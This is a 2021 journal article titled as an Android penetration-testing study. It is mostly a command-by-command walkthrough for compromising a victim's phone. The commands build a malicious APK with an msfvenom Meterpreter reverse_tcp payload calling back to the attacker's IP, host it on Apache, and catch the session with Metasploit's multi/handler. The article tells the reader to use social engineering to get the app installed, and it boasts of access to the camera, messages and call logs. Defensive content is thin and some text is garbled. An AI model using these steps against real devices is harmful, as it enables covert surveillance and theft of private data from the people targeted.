International Journal of Scientific Research in Computer Science, Engineering and Information Technology
ISSN : 2456-3307 (www.ijsrcseit.com)
doi : https://doi.org/10.32628/CSEIT2173111

# Android Hacking in Kali Linux Using Metasploit Framework

**Abhishek Arote[1], Umakant Mandawkar[2]**
[1]B.Tech Student , SOCSE, Sandip University, Nashik, Maharashtra ,India
[2]Associate Professor, SOCSE, Sandip University, Nashik, Maharashtra, India

**Article Info**
Volume 7, Issue 3
Page Number: 497-504

**Publication Issue :**
May-June-2021

**Article History**
Accepted : 01 June 2021
Published : 07 June 2021

## ABSTRACT

IT Security is a major concern of the internet as almost all communication takes place over the internet today. The purpose of penetration testing is to ensure that the system and network do not have a security breach that could allow unauthorized access to the system and network. A possible and appropriate way to prevent system and network hacking is penetration testing. The document outlines some basic concepts of penetration testing, evaluating existing tools and exploits, and using the Metasploit framework for penetration testing and running exploits within the framework and tools.

**Keywords:** Penetration Testing, Payload, Exploit, Meterpreter, Metasploit Framework.

## I. INTRODUCTION

In the contemporary era, people are increasingly dependent on computer , information technology and security. Information on the Internet is a major concern for society and the IT industry. Security infrastructure and software is one of IT World's primary concerns. During this time, even small details on the Internet are stored in the database of computer systems on the Internet. To ensure that the information is secure and non-vulnerable and that it complies with the assigned security regulations, security experts have developed various high-performance security tools. Approaches such as Layered Design, Assurance or Proof of Correctness, Software Engineering Environment and Penetration Testing Penetration tests are an essential technique for testing the Complete operational, integrated and reliable computer base consisting of software, hardware and people. Using open source frameworks (such as Metasploit for exploit generation) for penetration testing use more than 1,600 exploits and 495 payloads to attack networks and computer systems. Penetration testing is performed by simulating unauthorized access to the system using a manual method, automated tools, or a combination of both methods. "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs" how to handle cyber security attacks by spreading awareness about vulnerabilities and threats, Attacks methodology, defense strategies of vulnerabilities [1].“Protection against penetration attacks using Metasploit” discusses the script based attacks, using Metasploit built-in module to exploit the target system, implements Metasploit attacks and analyze scripts and payloads to prepare a defense

script[3]."Using Kali Linux Security Tools to Create Laboratory Projects for Cyber security Education" describe the installation and lists of tools provided by Kali Linux 2017.3 and uses preconfigured and preinstalled tools for laboratory project using VMware (virtual machine framework)[6]."Offensive Security : Ethical Hacking Methodology on the Web" The objective is to plan methodology, generate policies for security assurance and ISO 2007 attacks, risk analysis using MSAT 4.0 tool based on ISO standard[9].

### 1.1 WHAT IS PENETRATION TESTING?

Penetration testing also known as ethical hacking, are operations of a computer system, network or web application to find loop holes that an attacker could exploit. Penetration testing can be appended with files/application or it is performed by individuals. On the target before testing, identifying potential entry points, attempting to get in either virtual or real, and reporting results. It is the procedure of assessing the security of an organization by exploiting vulnerabilities in such a way that attackers can exploit them, thereby preventing and documenting the attack process.

### 1.2 WHY PERFORM A PENETRATION TEST?

If an unauthorized person used the vulnerability to access corporate resources, corporate resources could be compromised. The goal of a penetration testing is to fix vulnerabilities before they can be used.

## II. STAGES IN PENETRATION TESTING

**INFORMATION GATHERING**: Information gathering means gathering different types of information about the target. It is the first stage of ethical hacking where penetration testers or ethical hackers (both black hat and white hat) utilize it to gather all the information about the victim or target.

**UPDATE AND INITIATION**: Update Kali Linux and Initiate apache2 service to host the android application on web server so victim can access it. The state of apache may be active or inactive.

**CREATING PAYLOAD AND EXPLOITATION:** The main goal of a pen tester is to crack all kinds of security and have remote access to the server, for this we use Metasploit Framework. Moreover, we create a file using payload and exploit to append a virus with the application or file.

**REPORT GENERATION**: At this stage, we only create a full report on our penetration testing process.

## III. EXPLOITATION OF VULNERABILITIES

The exploitation phase of the penetration test is performed using web server and some tools which are already built into the Kali Linux OS. These tools are free and open source tools which are made availaible by the developers of Kali Linux i.e .Offensive security.

### A. Apache2 Server

The Apache HTTP Server is a free, open source web server that delivers our content via the web service over the Internet. It fully supports all operating systems such as UNIX, Windows, Linux etc. and is now becoming the most popular HTTP client.

### B. Metasploit Framework

Metasploit Framework is an open source penetration testing and development platform that provides exploits for a wide variety of applications, operating systems, and platforms. Metasploit is one of the most widely used penetration testing tools and is built into Kali Linux.

## IV. GENERATING RESULTS OF TEST

The test results should contain solutions to reduce or eliminate the weak points. This is what distinguishes a penetration test from a security audit. Identified significant vulnerabilities must be addressed first and a specific schedule must be established to verify that the vulnerabilities have been addressed. The department, network or system can be selected for the same penetration testing process.

The solutions implemented depend on the vulnerabilities identified, the loss to the company if the conditions that triggered the vulnerability occur, and the cost (and effectiveness) of the solutions available. One solution might require a new system running a web server to pass a vulnerability test before opening the web port in the firewall. Another solution might require that all email within the domain be sent to a central mail system and sent to the local host. Systems through the central mail server. Enforcement of existing policies may be the only condition to address certain vulnerabilities.

In the case of desktop security, remote management software may already be banned in the company, but better work needs to be done to ensure compliance. There will be vulnerabilities that can be fixed by applying the latest version of the application or the operating system patch. The results of the report should be closely monitored. If the information falls into the wrong hands, an unauthorized person could exploit the current one.

## V. TEST PERFORMED

**INFORMATION GATHERING** : Our first work is to login into the host or attacking system. While we started information gathering phase, firstly we gather that what is IP of victim. Secondly, we switch into the root user or super user from normal user to get maximum permissions of the system i.e read, write and execute. Finally, check the internet protocol address of attacking system.

**Command to login into root user :-**

$ sudo su (to login from normal user to super user to get all permissions i.e. read ,write and execute)

**Command to check the ip address:-**

$ ifconfig (to verify the internet protocol address of host machine)

**ATTACKERS IP :- 192.168.0.196 (INTERNET PROTOCOL ADDRESS OF KALI OS)**

### A. SWITCHING TO ROOT USER :-

To switch from Normal or Ordinary User to Super user or root user. Root is the real name of the administrator account. "sudo" is a command that enables ordinary users to perform administrative tasks. The root user has user ID 0 and nominally unlimited privileges. Root can access any file, run any program, make any system call, and change any configuration.




**Fig 1.1 :** Switching To Root User

## B. CHECK IP ADDRESS :-

IP address is a unique identification of a devthe Internet or on a LAN. IP stands for "Internet Protocol", these are the rules that regulate the format of data that is sent over the Internet or a LAN.Four types of IP addresses are: public, private, static, and dynamic. Public and private indicate the position in the network, private is used in the network, public is outside the network, and static and dynamic are used permanently.

Number of bits on IP Address are : 32



**Fig 1.2 :** IP Address Lookup

## C. UPDATE KALI LINUX :-

In short, to immaculately update your Kali system, you only need to compute the repositories and update with the $ sudo apt upgrade command.



**Fig 1.3 :** Upgradation of Kali Linux

## D. INITIATION OF APACHE SERVER

Apache HTTP Server, commonly known as Apache, is a free, open source, cross-platform Web server software released under the Apache 2 license. Apache is developed and maintained by an open developer community under the protection of Apache Software Foundation.

### Commands To Start Apache2 Server :

# service apache2 status (to verify whether the service is active or inactive)

# service apache2 start (to active the service )



**Fig 1.4 :** Apache2 Server State Active Or Inactive

## E. CREATING PAYLOAD WITH MSFVENOM

The payload is an integral part of the attack that harms the victim. Attack vectors such as viruses, worms, and malware may contain multiple harmful payloads.

Metasploit payloads are divided into three types:

**Single**: A single file is very small and aims to establish a certain connection, and then enter the next level.

**Staged**: This is the payload that an attacker can use to upload larger files to the victim's system.

**Stages**: A stages is a payload component loaded using the stager module. The payload stages provides advanced features with no size limitation, such as meterpreter and VNC injection.

**Commands to create payload :**

# msfvenom -p android/meterpreter/reverse_tcp LHOST=attacker's IP LPORT=4444
R > /var/www/html/malicious.apk

(This command will create a malicious file which you will host on apache server in /var/www/html
So the victim can access it)



**Fig 1.5 :** Activating Apache2 Server & Creating Payload

## F. START METASPLOIT FRAMEWORK

Metasploit is one amongst the foremost powerful and widely utilized tools for penetration testing. The Metasploit Project could be a pc security project that has data regarding security vulnerabilities and aids in penetration testing and IDS signature development.The Metasploit Framework can lead us to take advantage of the payload that is generated.



**Fig 1.6 :** Starting Metasploit Framework Using msfconsole

## G. EXPLOITATION

While exploitation, We need to use exploit/multi/handler to handle the msf process. Then we have to set the PAYLOAD which is android/meterpreter/reverse_tcp as we have to gain access of android and reverse tcp because the tcp port is open on internet. Just set the LHOST and LPORT just to exploit the apk on the host machine . Lastly, Exploit payload.

**COMMANDS TO EXPLOIT :-**

msf6 > use exploit/multi/handler
msf6exploit(multi/handler)>set payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
msf6 exploit(multi/handler) > set LHOST attackers IP
msf6 exploit(multi/handler) > exploit



**Fig 1.7 :** Using Exploits, Setting Payload And LHOST, Exploitation

### H. GAINED ACCESS : (Meterpreter Session Opened)

We have to use any social engineering attack to urge the access of the android device. Social engineering attacks are usually a kind of psychological manipulation that trick unsuspecting users or workers into revealing confidential or sensitive information. In general, social engineering involves email or alternative communications that make urgency, fear, or similar emotions within the victim that end in the victim being fast to disclose confidential information, click on a malicious link, or open a malicious file.As a result of social engineering encompasses a human component, it will be tough for firms to forestall these attacks.

### COMMAND TO INTERNACT WITH SESSIONS :

msf6 exploit(multi/handler) > sessions –i 1
(Interaction with session 1 which is opened)
meterpreter > help (to know all the commands)
meterpreter > app_list (command to see the apps installed on android device)
meterpreter > app_uninstall (command to uninstall the app)

**Attacker Can Access Camera , Dump Call Logs , Access File Manager , Dump Messages .Attacker Can Do Anything Whatever He Wants**



**Fig 1.8 :** Gained Access Of Victims's Device(Meterpreter Session Opened)



**Fig 1.9 :** Apps Installed On Vicitm's Android Device

## VI. RESULT

1. The Metasploit platform is used to break into Android devices using tools developed by Offensive Security like MSF. These tools can help students and professionals learn new things.
2. Often we as penetration testers successfully gain access to a system through an exploit and meterpreters.

## VII. CONCLUSION

Penetration testing is a comprehensive method of identifying vulnerabilities in a system. It offers benefits such as avoiding financial loss, compliance with industry regulators, customers and shareholders, preserve the corporate image, proactive elimination of Identified Risks. Testers can choose between black

box, white box and gray box tests, depending on the amount of information available to the user. Testers can also choose between internal and external tests, depending on the Specific Objectives. There are three types of penetration testing: network, application, and social engineering. This document gives the brief idea about Android Hacking and step by step process to gain access of an Android Device.

## VIII. REFERENCES


[1]. O. Aslan and R. Samet, "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs," 2017 International Conference on Cyberworlds (CW), Chester, pp.222-225, 2017.

[2]. Internet Crime Complaint Centre link: www.ic3.gov

[3]. H. Gupta and R. Kumar, "Protection against penetration attacks using Metasploit," in 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), Noida, India, pp. 1–4, 2015.

[4]. Muniz, J. & Lakhani, A. (2013). Web Penetration Testing with Kali Linux a practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux. Birmingham: Packt Publishing.

[5]. Singh, A. (2012). Metasploit penetration testing cookbook over 70 recipes to master the most widely used penetration testing framework. Birmingham: Packt Pub.

[6]. A. Ghafarian, "Using Kali Linux Security Tools to Create Laboratory Projects for Cybersecurity Education," in Proceedings of the Future Technologies Conference (FTC) 2018, vol. 881, Cham: Springer International Publishing, pp. 358–367, 2019.

[7]. M. C. Tran and Y. Nakamura, "Classification of HTTP automated software communication behaviour using NoSql database," in 2016 International Conference on Electronics, Information, and Communications (ICEIC), Danang, Vietnam, pp. 1–4, 2016.

[8]. A. Chowdhury, "Recent Cyber Security Attacks and

[9]. Their Mitigation Approaches – An Overview," in Applications and Techniques in Information Security,vol. 651, L. Batten and G. Li, Eds. Singapore: Springer Singapore, pp. 54–65, 2016.

[10]. F. Cuzme-Rodríguez, M. León-Gudiño, L. SuárezZambrano, and M. Domínguez-Limaico, "Offensive Security: Ethical Hacking Methodology on the Web," in Information and Communication Technologies of Ecuador (TIC.EC), vol. 884, M. Botto-Tobar, L. BarbaMaggi, J. González-Huerta, P. Villacrés-Cevallos, O. S. Gómez, and M. I. Uvidia-Fassler, Eds. Cham: Springer International Publishing, pp. 127–140, 2019.

[11]. F. Holik, J. Horalek, O. Marik, S. Neradova and S. Zitta,"Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), Budapest, pp. 237-242, 2014.

[12]. M. Denis, C. Zena and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," 2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY,pp. 1-6, 2016.

[13]. S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," in 2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA), PUNE, India, pp. 1–6, 2017.

[14]. L. Qiang, Y. Zeming, L. Baoxu, J. Zhengwei, and Y.Jian, “Framework of Cyber Attack Attribution Based on Threat Intelligence,” in Interoperability, Safety and Security in IoT, vol. 190, N. Mitton, H. Chaouchi, T. Noel,T. Watteyne, A. Gabillon, and P. Capolsini, Eds. Cham:Springer International Publishing, pp. 92–103, 2017.

[15]. Y. Wang and J. Yang, “Ethical Hacking and Network Defense: Choose Your Best Network Vulnerability Scanning Tool,” in 2017 31st International Conference on Advanced Information Networking and Applications Workshops (WAINA), Taipei, Taiwan, pp. 110–113, 2017.

[16]. Y. Kim, I. Kim, and N. Park, “Analysis of Cyber Attacks and Security Intelligence,” in Mobile, Ubiquitous, and Intelligent Computing, vol. 274, J. J. Park, H. Adeli, N.Park, and I. Woungang, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 489–494,2014.

**Cite this article as :**

Abhishek Arote, Umakant Mandawkar, "Android Hacking in Kali Linux Using Metasploit Framework", International Journal of Scientific Research in Computer Science, Engineering and Information Technology (IJSRCSEIT), ISSN : 2456-3307, Volume 7 Issue 3, pp. 497-504, May-June 2021. Available at doi : https://doi.org/10.32628/CSEIT2173111
Journal URL : https://ijsrcseit.com/CSEIT2173111